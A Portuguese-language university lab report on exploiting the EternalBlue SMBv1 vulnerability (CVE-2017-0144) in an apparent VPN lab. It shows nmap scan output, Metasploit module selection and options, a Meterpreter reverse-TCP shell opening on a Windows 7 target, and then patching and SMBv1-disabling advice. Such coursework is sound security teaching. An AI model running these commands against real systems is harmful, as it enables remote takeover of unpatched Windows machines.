

Trabalho #2 (Prático)

Relatório - Eternal Blue RCE

André Luís Mendes Fakhoury (4482145)
Felipe Moreira Neves de Souza (10734651)
Guilherme Amaral Hiromoto (11218959)
Thiago Preischadt Pinheiro (10723801)

SSC0547 - ENGENHARIA DE SEGURANÇA
Prof. Rodolfo Ipolito Meneguette

Eternal Blue - Remote Code Execution

O Eternal Blue [1] documentado como **CVE-2017-0144**[2] é uma vulnerabilidade no Microsoft SMBv1 server que é usado em sistemas operacionais como Windows 7, Windows Server 2008, Windows XP e até no Windows 10. Essa falha de segurança permite que atacantes executem códigos remotamente (RCE) na máquina vítima, enviando pacotes maliciosos (payload) para o servidor SMBv1.

As falhas no protocolo SMBv1 foram corrigidas pela Microsoft em março de 2017 com a atualização de segurança MS17-010. Apesar do patch estar disponível há mais de 2 anos, ainda existem milhões de máquinas que permanecem vulneráveis.

Funcionamento

Para o ocorrer o Eternal Blue, a primeira coisa que acontece é um erro matemático quando o SMBv1 tenta castar um OS/2 FileExtended Attribute (FEA) para um NT FEA e assim determinar quanto de memória alocar. Um erro de cálculo cria um overflow em um inteiro que faz com que menos memória seja alocada do que o esperado, causando um buffer overflow. Esse buffer overflow faz com que dados "extras" sejam gravados em espaços adjacentes de memória.

Esses dados a mais que são gravados acarretam na formação de pacotes com diferentes tamanhos. Esses pacotes não padronizados que chegam ao servidor SMBv1 abrem uma brecha para que o heap spraying seja executado.

O heap Spraying é uma técnica na qual um invasor pode escrever uma certa sequência de bytes em um local de memória predeterminado de um processo e então explorar isso para facilitar a execução de um código malicioso, dessa forma, se estabelece o desejado Remote Code Execution.

Roteiro

O primeiro passo para começar a executar o Eternal Blue - Remote Code Execution é realizar um portscanning na máquina alvo através do **nmap** [3].

A flag **-sC** executa alguns scripts defaults do nmap para obter informações sobre as aplicações que estão ouvindo em cada porta. Já a flag **-sV** nos dá detalhes de versão da aplicação para sabermos se ela está atualizada em relação a alguma vulnerabilidade ou não

Na imagem abaixo conseguimos ver que a máquina alvo está justamente executando o servidor SMB vulnerável, então poderemos prosseguir com o ataque.

```
hiro@DESKTOP-IJFA9CV:/mnt/c/Users/Hiro$ sudo nmap 10.10.181.155 -sC -sV
[sudo] password for hiro:
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-12 21:24 -03
Nmap scan report for 10.10.181.155
Host is up (0.33s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  ms-wbt-server?
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2020-11-11T23:52:39
|_Not valid after:  2021-05-13T23:52:39
|_ssl-date: 2020-11-13T00:26:21+00:00; +1s from scanner time.
49152/tcp  open  msrpc          Microsoft Windows RPC
49153/tcp  open  msrpc          Microsoft Windows RPC
49154/tcp  open  msrpc          Microsoft Windows RPC
49158/tcp  open  msrpc          Microsoft Windows RPC
49160/tcp  open  msrpc          Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h30m00s, deviation: 3h00m00s, median: 0s
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:f1:71:e8:43:7f (unknown)
|_smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-11-12T18:26:11-06:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_smb2-time:
|   date: 2020-11-13T00:26:12
|_  start_date: 2020-11-12T23:52:38
```

Saída do portscanning (nmap) com script default e detalhe de aplicações

Para explorar essa vulnerabilidade utilizaremos o framework **Metasploit** [4] na versão 6, já presente na distribuição **Kali linux** [5].

```
hiro@DESKTOP-IJFA9CV:/mnt/c/Users/Hiro$ sudo msfconsole

.:ok000kdc'          'cdk000ko:.
.x00000000000000c    c0000000000000x.
:000000000000000k;    ;k000000000000000:
'000000000kkk00000:  :0000000000000000'
o00000000.MMMM.o000o0000L.MMMM.o0000000o
d00000000.MMMMMM.c00000c.MMMMMM.o0000000x
l00000000.MMMMMMMMM;d.MMMMMMMMM.o0000000L
.o0000000.MMM.MMMMMMMMMMMMM.MMMM.o0000000.
c0000000.MMM.00c.MMMMM'000.MMM.o000000c
o000000.MMM.o000.MMM.o000.MMM.o00000o
l00000.MMM.o000.MMM.o000.MMM.o0000L
;000'MMM.o000.MMM.o000.MMM.o000;
.d00o'WM.o000eccc0000.MX'x00d.
,k0L'M.o000000000000.M.d0k,
:kk;.00000000000000.;0k;
;k000000000000000k;
,x000000000000x,
.l0000000L.
.d0d,
.

=[ metasploit v6.0.14-dev ]
+ -- ==[ 2072 exploits - 1121 auxiliary - 352 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

msf6 > |
```

Inicializando o metasploit 6

Dentro do metasploit utilizaremos o comando search para procurar o exploit que queremos. Nesse caso utilizamos a string de busca "ms17".

```
msf6 > search ms17

Matching Modules
=====

#   Name                                                                 Disclosure Date  Rank  Check  Description
-   -
0   auxiliary/admin/mssql/mssql_enum_domain_accounts                    normal        No     Microsoft SQL Server
SUSER_SNAME Windows Domain Account Enumeration
1   auxiliary/admin/mssql/mssql_enum_domain_accounts_sql               normal        No     Microsoft SQL Server
SQLi SUSER_SNAME Windows Domain Account Enumeration
2   auxiliary/admin/mssql/mssql_enum_sql_logins                         normal        No     Microsoft SQL Server
SUSER_SNAME SQL Logins Enumeration
3   auxiliary/admin/mssql/mssql_escalate_execute_as                     normal        No     Microsoft SQL Server
Escalate EXECUTE AS
4   auxiliary/admin/mssql/mssql_escalate_execute_as_sql                 normal        No     Microsoft SQL Server
SQLi Escalate Execute AS
5   auxiliary/admin/smb/ms17_010_command                                2017-03-14     normal No     MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
6   auxiliary/scanner/smb/smb_ms17_010                                  normal        No     MS17-010 SMB RCE Det
ection
7   exploit/windows/fileformat/office_ms17_11882                        2017-11-15     manual No     Microsoft Office CVE
-2017-11882
8   exploit/windows/smb/ms17_010_eternalblue                           2017-03-14     average Yes    MS17-010 EternalBlue
SMB Remote Windows Kernel Pool Corruption
9   exploit/windows/smb/ms17_010_eternalblue_win8                      2017-03-14     average No     MS17-010 EternalBlue
SMB Remote Windows Kernel Pool Corruption for Win8+
10  exploit/windows/smb/ms17_010_psexec                                 2017-03-14     normal Yes    MS17-010 EternalRoma
nce/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11  exploit/windows/smb/smb_doublepulsar_rce                            2017-04-14     great  Yes    SMB DOUBLEPULSAR Rem
ote Code Execution

Interact with a module by name or index. For example info 11, use 11 or use exploit/windows/smb/smb_doublepulsar_rc
e

msf6 >
```

Buscando exploit relativo ao Eternal Blue

Da lista de resultados que o metasploit nos mostra, iremos utilizar número 8, então digitamos "use 8" para começarmos a configurar o ataque.

```
msf6 > use 8
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

Selecionando o exploit desejado

Para isso precisamos preencher todos os campos de opções para que ele seja executado corretamente. Os campos que precisamos preencher são os **RHOSTS** e **LHOSTS** que referem-se, respectivamente, ao remote host (ip alvo) e local host (ip do alvo).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > options
Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS     file:<path>'      yes       The target host(s), range CIDR identifier, or hosts file with syntax '
  RPORT      445              yes       The target port (TCP)
  SMBDomain  .                no        (Optional) The Windows domain to use for authentication
  SMBPass    .                no        (Optional) The password for the specified username
  SMBUser    .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.17.108.119  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Configurações a serem setadas do exploit

Nesse caso está sendo utilizado uma VPN, então o ip do "local host" que é preciso especificar é o ip (do host) na rede local da VPN. É possível verificar esse campo utilizando o comando "ip a" e verificando o campo tun0.

```

hiro@DESKTOP-IJFA9CV:/mnt/c/Users/Hiro$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: bond0: <BROADCAST,MULTICAST,MASTER> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 16:5c:71:60:12:ba brd ff:ff:ff:ff:ff:ff
3: dummy0: <BROADCAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 72:3c:6d:68:cc:bd brd ff:ff:ff:ff:ff:ff
4: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:dc:8e:26 brd ff:ff:ff:ff:ff:ff
    inet 172.17.108.119/28 brd 172.17.108.127 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fedc:8e26/64 scope link
        valid_lft forever preferred_lft forever
5: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.2.34.242/17 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 fe80::53ec:d50e:2245:5b50/64 scope link stable-privacy
        valid_lft forever preferred_lft forever
hiro@DESKTOP-IJFA9CV:/mnt/c/Users/Hiro$

```

Detalhes das interfaces de rede do computador

Com o ip tanto da vítima quanto do host na vpn em mãos, pode-se configurar corretamente os parâmetros para que o ataque funcione.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.181.155
RHOSTS => 10.10.181.155
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.2.34.242
LHOST => 10.2.34.242
msf6 exploit(windows/smb/ms17_010_eternalblue) >

```

Setando as opções para a execução do exploit

Com todos os campos necessários do payload preenchidos, podemos executar o exploit digitando "exploit".

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit


[*] Started reverse TCP handler on 10.2.34.242:4444
[*] 10.10.181.155:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] Sending stage (200262 bytes) to 10.10.181.155
[*] Meterpreter session 1 opened (10.2.34.242:4444 -> 10.10.181.155:49221) at 2020-11-12 21:37:44 -0300
[+] 10.10.181.155:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.181.155:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.181.155:445 - Connecting to target for exploitation.
[+] 10.10.181.155:445 - Connection established for exploitation.
[+] 10.10.181.155:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.181.155:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.181.155:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.181.155:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.181.155:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.181.155:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.181.155:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.181.155:445 - Sending all but last fragment of exploit packet
[-] 10.10.181.155:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > |

```

Começando a execução do exploit

Com o ataque concluído e bem sucedido, o atacante é capaz de executar shellcodes remotamente na máquina alvo. Por exemplo a imagem abaixo mostra um "pwd" sendo executado, evidenciando o sucesso do ataque.



```
meterpreter > pwd
C:\Windows\system32
meterpreter > |
```

Execução de comandos de dentro do sistema invadido

Estratégia de defesa

O melhor jeito de se prevenir do Eternal Blue é certificar-se de que o Windows e principalmente a versão do servidor SMB estejam atualizadas para que seja aplicado o patch de segurança MS17-10.

Caso não seja possível manter o Windows atualizado, um outro jeito de se proteger seria desativar o SMBv1 ou não expor à internet nenhuma máquina que contenha uma versão antes do patch de segurança MS17-10.

Referências bibliográficas

- [1] Eternalblue — The NSA-developed Exploit That Just Won't Die. Disponível em: <https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>.
- [2] Eternal Blue CVE. Disponível em: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144>.
- [3] Nmap Documentation. Disponível em: <https://nmap.org/>.
- [4] Metasploit Documentation. Disponível em: <https://docs.rapid7.com/metasploit/getting-started/>.
- [5] Kali Documentation. Disponível em: <https://www.kali.org/docs/>.